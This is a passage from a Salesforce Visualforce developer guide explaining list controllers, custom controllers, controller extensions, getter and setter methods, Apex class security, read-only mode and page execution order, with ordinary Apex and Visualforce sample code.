      </apex:pageBlockSection>
    </apex:form>
  </apex:pageBlock>
</apex:page>
```

```
</apex:pageBlock>
</apex:page>
```

When you open that page, you'll see something like the following:



This page is associated with the standard account controller and the `<apex:selectlist>` component is populated by `{!listviewoptions}`, which evaluates to the list views the user can see. When the user chooses a value from the drop-down list, it is bound to the `filterId` property for the controller. When the `filterId` is changed, the records available to the page changes, so, when the `<apex:datalist>` is updated, that value is used to update the list of records available to the page.

You can also use a view list on an edit page, like the following:

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"
  tabStyle="Opportunity"
  sidebar="false">
  <apex:form>
    <apex:pageBlock>
      <apex:pageMessages/>
      <apex:pageBlock>
        <apex:panelGrid columns="2">
          <apex:outputLabel value="View:"/>
          <apex:selectList value="{!filterId}" size="1">
            <apex:actionSupport event="onchange" rerender="opp_table"/>
            <apex:selectOptions value="{!listviewoptions}"/>
          </apex:selectList>
        </apex:panelGrid>
      </apex:pageBlock>

      <apex:pageBlockButtons>
        <apex:commandButton value="Save" action="{!save}"/>
      </apex:pageBlockButtons>
      <apex:pageBlockTable value="{!opportunities}" var="opp" id="opp_table">
        <apex:column value="{!opp.name}"/>
        <apex:column headerValue="Stage">
          <apex:inputField value="{!opp.stageName}"/>
        </apex:column>
        <apex:column headerValue="Close Date">
          <apex:inputField value="{!opp.closeDate}"/>
        </apex:column>
      </apex:pageBlockTable>
    </apex:form>
  </apex:page>
```



Note: If the user changes the list view, an exception is thrown if there are modified rows in the collection. The handling of error messages in this case follows the standard behavior and can either be displayed upon the page. For example, you can use the `<apex:pageMessages>` or `<apex:messages>` component to display an error message to the user.

Editing Records with List Controllers

You can edit a set of records using list controllers, too. For example, if you create a page with the following markup:

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"
tabStyle="Opportunity" sidebar="false">
  <apex:form >
    <apex:pageBlock >
      <apex:pageMessages />
      <apex:pageBlockButtons >
        <apex:commandButton value="Save" action="{!save}"/>
      </apex:pageBlockButtons>
      <apex:pageBlockTable value="{!opportunities}" var="opp">
        <apex:column value="{!opp.name}"/>
        <apex:column headerValue="Stage">
          <apex:inputField value="{!opp.stageName}"/>
        </apex:column>
        <apex:column headerValue="Close Date">
          <apex:inputField value="{!opp.closeDate}"/>
        </apex:column>
      </apex:pageBlockTable>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

you see a page that allows you to update and save the Stage and Close Date on your opportunities, like the following:

Opportunity Name	Stage	Close Date
asdasdads	Closed Won	11/11/2009 [1/13/2010]
Burlington Textiles Weaving Plant Generator	Closed Won	8/5/2007 [1/13/2010]
Dickenson Mobile Generators	Qualification	8/5/2007 [1/13/2010]
Edge Emergency Generator	Closed Won	8/5/2007 [1/13/2010]
Edge Emergency Generator	Id. Decision Makers	8/5/2007 [1/13/2010]
Edge Installation	Closed Won	8/5/2007 [1/13/2010]
Edge SLA	Closed Won	8/5/2007 [1/13/2010]
Express Logistics Portable Truck Generators	Value Proposition	8/5/2007 [1/13/2010]
Express Logistics SLA	Perception Analysis	8/5/2007 [1/13/2010]
Express Logistics Standby Generator	Closed Won	8/5/2007 [1/13/2010]
GenePoint Lab Generators	Id. Decision Makers	8/5/2007 [1/13/2010]
GenePoint SLA	Closed Won	8/5/2007 [1/13/2010]
GenePoint Standby Generator	Closed Won	8/5/2007 [1/13/2010]

For more information, see [Mass-Updating Records with a Custom List Controller](#) on page 123.



Note: Command buttons and links that are associated with `save`, `quicksave`, or `edit` actions in a list controller are not rendered if the user does not have the appropriate permissions. Likewise if no particular record is associated with a page, command buttons and links associated with the `edit` actions are not rendered.

Chapter 7

Custom Controllers and Controller Extensions

Standard controllers can provide all the functionality you need for a Visualforce page because they include the same logic that is used for a standard page. For example, if you use the standard Accounts controller, clicking a **Save** button in a Visualforce page results in the same behavior as clicking **Save** on a standard Account edit page.

However, if you want to override existing functionality, customize the navigation through an application, use callouts or Web services, or if you need finer control for how information is accessed for your page, you can write a custom controller or a controller extension using Apex:

- [What are Custom Controllers and Controller Extensions?](#)
- [Building a Custom Controller](#)
- [Building a Controller Extension](#)
- [Controller Methods](#)
- [Controller Class Security](#)
- [Considerations for Creating Custom Controllers and Controller Extensions](#)
- [Order of Execution in a Visualforce Page](#)
- [Testing Custom Controllers and Controller Extensions](#)
- [Validation Rules and Custom Controllers](#)
- [Using the `transient` Keyword](#)

What are Custom Controllers and Controller Extensions?

A *custom controller* is an Apex class that implements all of the logic for a page without leveraging a standard controller. Use custom controllers when you want your Visualforce page to run entirely in system mode, which does not enforce the permissions and field-level security of the current user.

A *controller extension* is an Apex class that extends the functionality of a standard or custom controller. Use controller extensions when:

- You want to leverage the built-in functionality of a standard controller but override one or more actions, such as edit, view, save, or delete.
- You want to add new actions.
- You want to build a Visualforce page that respects user permissions. Although a controller extension class executes in system mode, if a controller extension extends a standard controller, the logic from the standard controller does not execute in system mode. Instead, it executes in user mode, in which permissions, field-level security, and sharing rules of the current user apply.



Note: Although custom controllers and controller extension classes execute in system mode and thereby ignore user permissions and field-level security, you can choose whether they respect a user's organization-wide defaults, role

hierarchy, and sharing rules by using the `with sharing` keywords in the class definition. For information, see “Using the `with sharing` or `without sharing` Keywords” in the *Force.com Apex Code Developer's Guide*.

Building a Custom Controller

A custom controller is an Apex class that uses the default, no-argument constructor for the outer, top-level class. You cannot create a custom controller constructor that includes parameters.

To create a custom controller:

1. Click **Your Name > Setup > Develop > Apex Classes**.
2. Click **New**.
3. Click **Version Settings** to specify the version of Apex and the API used with this class. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.
4. In the class editor, enter the Apex code for the class. A single class can be up to 1 million characters in length, not including comments, test methods, or classes defined using `@isTest`.
5. Click **Save** to save your changes and return to the class detail screen, or click **Quick Save** to save your changes and continue editing your class. Your Apex class must compile correctly before you can save your class.

The following class is a simple example of a custom controller:

```
public class MyController {
    private final Account account;

    public MyController() {
        account = [select id, name, site from Account where id =
                    :ApexPages.currentPage().getParameters().get('id')];
    }

    public Account getAccount() {
        return account;
    }

    public PageReference save() {
        update account;
        return null;
    }
}
```

The following Visualforce markup shows how the custom controller from above can be used in a page:

```
<apex:page controller="myController" tabStyle="Account">
    <apex:form>
        <apex:pageBlock title="Congratulations {!$User.FirstName}">
            You belong to the Account Name: <apex:inputField value="{!account.name}"/>
            <apex:commandButton action="{!save}" value="save"/>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

The custom controller is associated with the page because of the `controller` attribute on the `<apex:page>` component.

As with standard controllers and controller extensions, custom controller methods can be referenced with `{! }` notation in the associated page markup. In the example above, the `getAccount` method is referenced by the `<apex:inputField>` tag's `value` attribute, while the `<apex:commandButton>` tag references the `save` method with its `action` attribute.



Note: Like other Apex classes, all custom controllers run in system mode. Consequently, the current user's credentials are not used to execute controller logic, and the user's permissions and field-level security do not apply.

You can choose whether a custom controller respects a user's organization-wide defaults, role hierarchy, and sharing rules by using the `with sharing` keywords in the class definition. For information, see “Using the `with sharing` or `without sharing` Keywords” in the *Force.com Apex Code Developer's Guide*.

A custom controller can also be used to create new records. For example:

```
public class NewAndExistingController {

    public Account account {get; private set;}

    public NewAndExistingController() {
        Id id = ApexPages.currentPage().getParameters().get('id');
        account = (id == null) ? new Account() :
            [SELECT name, phone, industry FROM account WHERE id = :id];
    }

    public PageReference save() {
        try {
            upsert(account);
        } catch(System.DMLException e) {
            ApexPages.addMessages(e);
            return null;
        }
        // After Save, navigate to the default view page:
        return (new ApexPages.StandardController(account)).view();
    }
}
```

The following Visualforce markup shows how the custom controller from above can be used in a page:

```
<apex:page controller="NewAndExistingController" tabstyle="Account">
    <apex:form>
        <apex:pageBlock mode="edit">
            <apex:pageMessages/>
            <apex:pageBlockSection>
                <apex:inputField value="{!Account.name}"/>
                <apex:inputField value="{!Account.phone}"/>
                <apex:inputField value="{!Account.industry}"/>
            </apex:pageBlockSection>
            <apex:pageBlockButtons location="bottom">
                <apex:commandButton value="Save" action="{!save}"/>
            </apex:pageBlockButtons>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```


Building a Controller Extension

A controller extension is any Apex class that contains a constructor that takes a single argument of type `ApexPages.StandardController` or `CustomControllerName`, where `CustomControllerName` is the name of a custom controller that you want to extend.

The following class is a simple example of a controller extension:

```
public class myControllerExtension {
    private final Account acct;

    // The extension constructor initializes the private member
    // variable acct by using the getRecord method from the standard
    // controller.
    public myControllerExtension(ApexPages.StandardController stdController) {
        this.acct = (Account)stdController.getRecord();
    }

    public String getGreeting() {
        return 'Hello ' + acct.name + ' (' + acct.id + ')';
    }
}
```

The following Visualforce markup shows how the controller extension from above can be used in a page:

```
<apex:page standardController="Account" extensions="myControllerExtension">
    {!greeting} <p/>
    <apex:form>
        <apex:inputField value="{!account.name}"/> <p/>
        <apex:commandButton value="Save" action="{!save}"/>
    </apex:form>
</apex:page>
```

The extension is associated with the page through the `extensions` attribute on the `<apex:page>` component.

As with all controller methods, controller extension methods can be referenced with `{! }` notation in page markup. In the example above, the `{!greeting}` expression at the top of the page references the controller extension's `getGreeting` method.

Because this extension works in conjunction with the `Account` standard controller, the standard controller methods are also available. For example the `value` attribute in the `<apex:inputField>` tag retrieves the name of the account using standard controller functionality. Likewise, the `<apex:commandButton>` tag references the standard account `save` method with its `action` attribute.

Multiple controller extensions can be defined for a single page through a comma-separated list. This allows for overrides of methods with the same name. For example, if the following page exists:

```
<apex:page standardController="Account"
    extensions="ExtOne,ExtTwo" showHeader="false">
    <apex:outputText value="{!foo}" />
</apex:page>
```

With the following extensions:

```
public class ExtOne {
    public ExtOne(ApexPages.StandardController acon) { }
```

```

    public String getFoo() {
        return 'foo-One';
    }
}

public class ExtTwo {
    public ExtTwo(ApexPages.StandardController acon) { }

    public String getFoo() {
        return 'foo-Two';
    }
}

```

The value of the <apex:outputText> component renders as `foo-One`. Overrides are defined by whichever methods are defined in the “leftmost” extension, or, the extension that is first in the comma-separated list. Thus, the `getFoo` method of `ExtOne` is overriding the method of `ExtTwo`.



Note: Like other Apex classes, all controller extensions run in system mode. Consequently, the current user's credentials are not used to execute controller logic, and the user's permissions and field-level security do not apply. However, if a controller extension extends a standard controller, the logic from the standard controller does not execute in system mode. Instead, it executes in user mode, in which the permissions, field-level security, and sharing rules of the current user apply.

You can choose whether a controller extension respects a user's organization-wide defaults, role hierarchy, and sharing rules by using the `with sharing` keywords in the class definition. For information, see “Using the `with sharing` or `without sharing` Keywords” in the [Force.com Apex Code Developer's Guide](#).

Building a Custom List Controller

A custom list controller is similar to a standard list controller. Custom list controllers can implement Apex logic that you define to show or act on a set of records.

For example you can create the following list custom controller based on a SOQL query:

```

public class opportunityList2Con {
    // ApexPages.StandardSetController must be instantiated
    // for standard list controllers
    public ApexPages.StandardSetController setCon {
        get {
            if(setCon == null) {
                setCon = new ApexPages.StandardSetController(Database.getQueryLocator(
                    [select name,closedate from Opportunity]));
            }
            return setCon;
        }
        set;
    }

    // Initialize setCon and return a list of records
    public List<Opportunity> getOpportunities() {
        return (List<Opportunity>) setCon.getRecords();
    }
}

```

The following Visualforce markup shows how the custom controller from above can be used in a page:

```
<apex:page controller="opportunityList2Con">
  <apex:pageBlock >
    <apex:pageBlockTable value="{!opportunities}" var="o">
      <apex:column value="{!o.name}"/>
      <apex:column value="{!o.closedate}"/>
    </apex:pageBlockTable>
  </apex:pageBlock>
</apex:page>
```

You can also create a custom list controller that uses anti- and semi-joins as part of the SQL query. The following code is implemented as an extension to the account standard controller:

```
public with sharing class AccountPagination {
    private final Account acct;

    // The constructor passes in the standard controller defined below
    // in the Visualforce markup
    public AccountPagination(ApexPages.StandardSetController controller) {
        this.acct = (Account)controller.getRecord();
    }

    public ApexPages.StandardSetController accountRecords{
        get {
            if(accountRecords == null) {
                return new ApexPages.StandardSetController(Database.getQueryLocator(
                    [SELECT name FROM Account WHERE Id NOT IN (SELECT AccountId
                    FROM Opportunity WHERE IsClosed = false)]));
            }
            return accountRecords;
        }
        private set;
    }
    public List<Account> getAccountPagination() {
        return (List<Account>) accountRecords.getRecords();
    }
}
```

The page to display these records uses a mix of standard list controller actions, but depends on iterating over the records returned from the custom list controller:

```
<apex:page standardController="Account" recordSetvar="accounts"
extensions="AccountPagination">
  <apex:pageBlock title="Viewing Accounts">
    <apex:form id="theForm">
      <apex:pageBlockSection >
        <apex:dataList var="a" value="{!accountPagination}" type="1">
          {!a.name}
        </apex:dataList>
      </apex:pageBlockSection>
      <apex:panelGrid columns="2">
        <apex:commandLink action="{!previous}">Previous</apex:commandLink>
        <apex:commandLink action="{!next}">Next</apex:commandLink>
      </apex:panelGrid>
    </apex:form>
  </apex:pageBlock>
</apex:page>
```

Controller Methods

Visualforce markup can use the following types of controller extension and custom controller methods:

- Action
- Getter
- Setter

Action Methods

Action methods perform logic or navigation when a page event occurs, such as when a user clicks a button, or hovers over an area of the page. Action methods can be called from page markup by using `{! }` notation in the `action` parameter of one of the following tags:

- `<apex:commandButton>` creates a button that calls an action
- `<apex:commandLink>` creates a link that calls an action
- `<apex:actionPoller>` periodically calls an action
- `<apex:actionSupport>` makes an event (such as “onclick”, “onmouseover”, and so on) on another, named component, call an action
- `<apex:actionFunction>` defines a new JavaScript function that calls an action
- `<apex:page>` calls an action when the page is loaded

For example, in the sample page in [Building a Custom Controller](#) on page 77, the controller's `save` method is called by the `action` parameter of the `<apex:commandButton>` tag. Other examples of action methods are discussed in [Defining Action Methods](#) on page 108.

Getter Methods

Getter methods return values from a controller. Every value that is calculated by a controller and displayed in a page must have a corresponding getter method, including any Boolean variables. For example, in the sample page in [Building a Custom Controller](#) on page 77, the controller includes a `getAccount` method. This method allows the page markup to reference the account member variable in the controller class with `{! }` notation. The `value` parameter of the `<apex:inputField>` tag uses this notation to access the account, and dot notation to display the account's name. Getter methods must always be named `getVariable`.

Setter Methods

Setter methods pass user-specified values from page markup to a controller. Any setter methods in a controller are automatically executed before any action methods.

For example, the following markup displays a page that implements basic search functionality for Leads. The associated controller includes getter and setter methods for the search box input, and then uses the search text to issue a SOSL query when the user clicks **Go!**. Although the markup does not explicitly call the search text setter method, it executes before the `doSearch` action method when a user clicks the command button:

```
<apex:page controller="theController">
  <apex:form>
    <apex:pageBlock mode="edit" id="block">
      <apex:pageBlockSection>
        <apex:pageBlockSectionItem>
          <apex:outputLabel for="searchText">Search Text</apex:outputLabel>
          <apex:panelGroup>
            <apex:inputText id="searchText" value="{!searchText}"/>
            <apex:commandButton value="Go!" action="{!doSearch}"
```

```

                                rerender="block" status="status"/>
        </apex:panelGroup>
    </apex:pageBlockSectionItem>
</apex:pageBlockSection>
<apex:actionStatus id="status" startText="requesting..." />
<apex:pageBlockSection title="Results" id="results" columns="1">
    <apex:pageBlockTable value="{!results}" var="l"
        rendered="{!NOT(ISNULL(results))}">
        <apex:column value="{!l.name}" />
        <apex:column value="{!l.email}" />
        <apex:column value="{!l.phone}" />
    </apex:pageBlockTable>
</apex:pageBlockSection>
</apex:pageBlock>
</apex:form>
</apex:page>

```

The following class is the controller for the page markup above:

```

public class theController {

    String searchText;
    List<Lead> results;

    public String getSearchText() {
        return searchText;
    }

    public void setSearchText(String s) {
        searchText = s;
    }

    public List<Lead> getResults() {
        return results;
    }

    public PageReference doSearch() {
        results = (List<Lead>)[FIND :searchText RETURNING Lead(Name, Email, Phone)][0];
        return null;
    }

}

```

While a getter method is always required to access values from a controller, it is not always necessary to include a setter method to pass values into a controller. If a Visualforce component is bound to an sObject that is stored in a controller, the sObject's fields are set automatically if changed by the user, as long as the sObject is saved or updated by a corresponding action method. An example of this behavior is shown in the sample page in [Building a Custom Controller](#) on page 77.

Setter methods must always be named `setVariable`.

Getting and Setting Data with a Custom Extension or Controller

There is no guarantee of the order in which Apex methods and variables are processed by a controller extension or custom controller. Because of this, controller and extension classes should not rely on another method being run, but should call that method directly. This applies specifically to setting variables and accessing data from the database.

For example, in the following custom controller, the first method, `getContactMethod1`, always returns the correct value because it does not assume that the contact variable `c` already exists. The second method, `getContactMethod2`, however, sometimes returns the correct value, but not every time if `c` has not yet been set.

```

public class conVsBad {
    Contact c;

```

```

public Contact getContactMethod1() {
    if (c == null) c = [select id, name from contact limit 1];
    return c;
}

public Contact getContactMethod2() {
    return c;
}
}

```

The following custom controller has the exact same methods. However, `getContactMethod2` calls `contactMethod1`, so the variable `c` is always set, and always contains the correct value when returned.

```

public class conVsGood {
    Contact c;

    public Contact getContactMethod1() {
        if(c == null) c = [select id, name from contact limit 1];
        return c;
    }

    public Contact getContactMethod2() {
        return getContactMethod1();
    }
}

```

The following markup shows two pages that call these controllers. Note that the Visualforce markup is identical, just the controller name is changed:

```

<apex:page controller="conVsGood">
    getContactMethod2(): {!contactMethod2.name}<br/>
    getContactMethod1(): {!contactMethod1.name}
</apex:page>

<apex:page controller="conVsBad">
    getContactMethod2(): {!contactMethod2.name}<br/>
    getContactMethod1(): {!contactMethod1.name}
</apex:page>

```

Controller Class Security

Like other Apex classes, you can specify whether a user can execute methods in a custom controller or controller extension class based on the user's profile.



Note: If you have installed a managed package in your organization, you can set security only for the Apex classes in that package that are declared as `global`, or for classes that contain methods declared as `webservice`.

If users have the “Author Apex” permission, they can access all Apex classes in the associated organization, regardless of the security setting for individual classes.

Permission for an Apex class is checked at the top level only. For example, if class A calls class B, and a user profile has access only to class A but not class B, the user can still execute the code in class A. Likewise, if a Visualforce page uses a custom component with an associated controller, security is only checked for the controller associated with the page. The controller associated with the custom component executes regardless of permissions.

To set Apex class security from the class list page:

1. Click **Your Name** > **Setup** > **Develop** > **Apex Classes**.
2. Next to the name of the class that you want to restrict, click **Security**.
3. Select the profiles that you want to enable from the Available Profiles list and click **Add**, or select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
4. Click **Save**.

To set Apex class security from the class detail page:

1. Click **Your Name** > **Setup** > **Develop** > **Apex Classes**.
2. Click the name of the class that you want to restrict.
3. Click **Security**.
4. Select the profiles that you want to enable from the Available Profiles list and click **Add**, or select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
5. Click **Save**.

See Also:

[Security Tips for Apex and Visualforce Development](#)

Working with Large Sets of Data

Visualforce custom controllers and controller extensions are subject to Apex governor limits. For more information about governor limits, see [Understanding Execution Governors and Limits](#) on page 506. Additionally, Visualforce iteration components, such as `<apex:pageBlockTable>` and `<apex:repeat>`, are limited to a maximum of 1,000 items in the collection they iterate over.

Sometimes your Visualforce pages may need to work with or display larger sets of data, but not need to make modifications to that data; for example, if you are providing custom reporting and analytics. Visualforce offers developers a “read-only mode”, which relaxes the limit on the number of rows which can be queried in one request, and increases the limit on the number of collection items which can be iterated over within the page.

You can specify read-only mode either on individual components or methods, or for an entire page.



Note: You can only iterate over large sets of data if you specify read-only mode for the entire page.

Setting Read-Only Mode for Controller Methods

Visualforce read-only mode is based on the Apex `ReadOnly` Annotation. To learn more about this feature, see `ReadOnly` Annotation in the [Force.com Apex Code Developer's Guide](#). Visualforce controller methods with the `@ReadOnly` annotation automatically take advantage of read-only mode.

You can use multiple `@ReadOnly` methods in expressions on a given Visualforce page, in a variety of ways, such as:

- In an `<apex:outputText>` component to, for example, display a summary statistic.
- In an `<apex:chart>` component to load a data set for charting. See [How Visualforce Charting Works](#) on page 191 to learn how to connect Visualforce charts to a data source.

- As the target of a remote JavaScript call. See [JavaScript Remoting for Apex Controllers](#) on page 240 to learn how to call Apex methods from JavaScript.

Enabling read-only mode by using the `@ReadOnly` annotation must be done on the top level method call. If the top level method call is not a read-only method, the normal restrictions on maximum queried rows are enforced even if secondary methods are read-only.

Enabling read-only mode by using the `@ReadOnly` annotation allows you to use both read-only method calls and method calls which perform DML operations on a single Visualforce page. However, it doesn't increase the maximum number of items in a collection for iteration components. If you want to iterate over larger collections of results, you need to enable read-only mode for the entire page.

Setting Read-Only Mode for an Entire Page

To enable read-only mode for an entire page, set the `readOnly` attribute on the `<apex:page>` component to `true`. For example, here is a simple page that will be processed in read-only mode:

```
<apex:page controller="SummaryStatsController" readOnly="true">
  <p>Here is a statistic: {!veryLargeSummaryStat}</p>
</apex:page>
```

The controller for this page is also simple, but illustrates how you can calculate summary statistics for display on a page:

```
public class SummaryStatsController {
  public Integer getVeryLargeSummaryStat() {
    Integer closedOpportunityStats =
      [SELECT COUNT() FROM Opportunity WHERE Opportunity.IsClosed = true];
    return closedOpportunityStats;
  }
}
```

Normally, queries for a single Visualforce page request may not retrieve more than 50,000 rows. In read-only mode, this limit is relaxed to allow querying up to 1 million rows.

In addition to querying many more rows, the `readOnly` attribute also increases the maximum number of items in a collection that can be iterated over using components such as `<apex:dataTable>`, `<apex:dataList>`, and `<apex:repeat>`. This limit increased from 1,000 items to 10,000. Here is a simple controller and page demonstrating this:

```
public class MerchandiseController {

  public List<Merchandise__c> getAllMerchandise() {
    List<Merchandise__c> theMerchandise =
      [SELECT Name, Price__c FROM Merchandise__c LIMIT 10000];
    return(theMerchandise);
  }
}
```

```
<apex:page controller="MerchandiseController" readOnly="true">
  <p>Here is all the merchandise we have:</p>
  <apex:dataTable value="{!AllMerchandise}" var="product">
    <apex:column>
      <apex:facet name="header">Product</apex:facet>
      <apex:outputText value="{!product.Name}" />
    </apex:column>
    <apex:column>
      <apex:facet name="header">Price</apex:facet>
      <apex:outputText value="{!product.Price__c}" />
    </apex:column>
  </apex:dataTable>
</apex:page>
```


While Visualforce pages that use read-only mode for the entire page can't use data manipulation language (DML) operations, they can call getter, setter, and action methods which affect form and other user interface elements on the page, make additional read-only queries, and so on.

Considerations for Creating Custom Controllers and Controller Extensions

Note the following considerations when creating controller extensions and custom controllers:

- Unless a class has a method defined as `webservice`, custom extension and controller classes and methods are generally defined as `public`. If a class includes a web service method, it must be defined as `global`.
- Use sets, maps, or lists when returning data from the database. This makes your code more efficient because the code makes fewer trips to the database.
- The Apex governor limits for Visualforce controller extensions and custom controllers are the same as the limits for anonymous block or WSDL methods. For more information about governor limits, see [Understanding Execution Governors and Limits](#) in the Appendix.
- If you are building a custom controller or controller extension, be careful that you do not inadvertently expose sensitive data that would normally be hidden from users. Consider using the `with sharing` keywords on class definitions to enforce permissions. Also be careful using Web services, which are secured as top-level entry points by the profile, but execute in the system context once they are initiated.
- Apex methods and variables are not instantiated in a guaranteed order. For more information, see [Getting and Setting Data with a Custom Extension or Controller](#) on page 83.
- You can't use data manipulation language (DML) operations in a "getxxx" method in a controller. For example, if your controller had a `getName` method, you could not use `insert` or `update` in the method to create an object.
- You can't use data manipulation language (DML) operations in a constructor method in a controller.
- You can't use the `@future` annotation in a "getxxx" or "setxxx" method in a controller, or in the constructor for a controller.
- Primitive Apex data types such as `String` or `Integer` are passed by value to the component's controller.
- Non-primitive Apex data types such as lists and `sObjects` are passed by reference to component's controller. This means that if component's controller changes the name of an account, the changes are available in page's controller.
- If your org uses person accounts
 - ◇ When referencing an account record's `name` field with a custom controller using the `<apex:inputField>` component you must specify `isPersonAccount` in your query.
 - ◇ If you create a new account and set `name`, the record will be a business account. If you create a new account and set `lastname`, it will be a person account.
 - ◇ As a best practice, create a custom name formula field that will render properly for both person accounts and business accounts, then use that field instead of the standard field in your Visualforce pages.
 - ◇ If you plan on including your Visualforce page in a Force.com AppExchange package, in your controller or controller extension, you cannot explicitly reference fields that exist only in a person account.

Order of Execution in a Visualforce Page

When a user views a Visualforce page, instances of the controller, extensions, and components associated with the page are created by the server. The order in which these elements are executed can affect how the page is displayed to the user.

To fully understand the order of execution of elements on a Visualforce page, you must first understand the page's *lifecycle*—that is, how the page is created and destroyed during the course of a user session. The lifecycle of a page is determined not just by the content of the page, but also by how the page was requested. There are two types of Visualforce page requests:

- A *get request* is an initial request for a page either made when a user enters an URL or when a link or button is clicked that takes the user to a new page.
- A *postback request* is made when user interaction requires a page update, such as when a user clicks on a **Save** button and triggers a save action.

For specific details of the two types of requests, examples illustrating the lifecycle of a page, and tips on how to handle execution order when writing your own custom controllers and controller extensions, see:


- [Order of Execution for Visualforce Page Get Requests](#)
- [Order of Execution for Visualforce Page Postback Requests](#)
- [Examples of Visualforce Page Execution Order](#)



Note: The maximum response size from a Visualforce page request must be below 15 MB.

Order of Execution for Visualforce Page Get Requests

A *get request* is an initial request for a page either made when a user enters an URL or when a link or button is clicked that takes the user to a new page. The following diagram shows how a Visualforce page interacts with a controller extension or a custom controller class during a get request:



In the diagram above the user initially requests a page, either by entering a URL or clicking a link or button. This initial page request is called the *get request*.

1. The constructor methods on the associated custom controller or controller extension classes are called, instantiating the controller objects.
2. If the page contains any custom components, they are created and the constructor methods on any associated custom controllers or controller extensions are executed. If attributes are set on the custom component using expressions, the expressions are evaluated after the constructors are evaluated.

3. The page then executes any `assignTo` attributes on any custom components on the page. After the `assignTo` methods are executed, expressions are evaluated, the `action` attribute on the `<apex:page>` component is evaluated, and all other method calls, such as getting or setting a property value, are made.
4. If the page contains an `<apex:form>` component, all of the information necessary to maintain the state of the database between page requests is saved as an encrypted *view state*. The view state is updated whenever the page is updated.
5. The resulting HTML is sent to the browser. If there are any client-side technologies on the page, such as JavaScript, the browser executes them.

As the user interacts with the page, the page contacts the controller objects as required to execute action, getter, and setter methods.

Once a new get request is made by the user, the view state and controller objects are deleted.



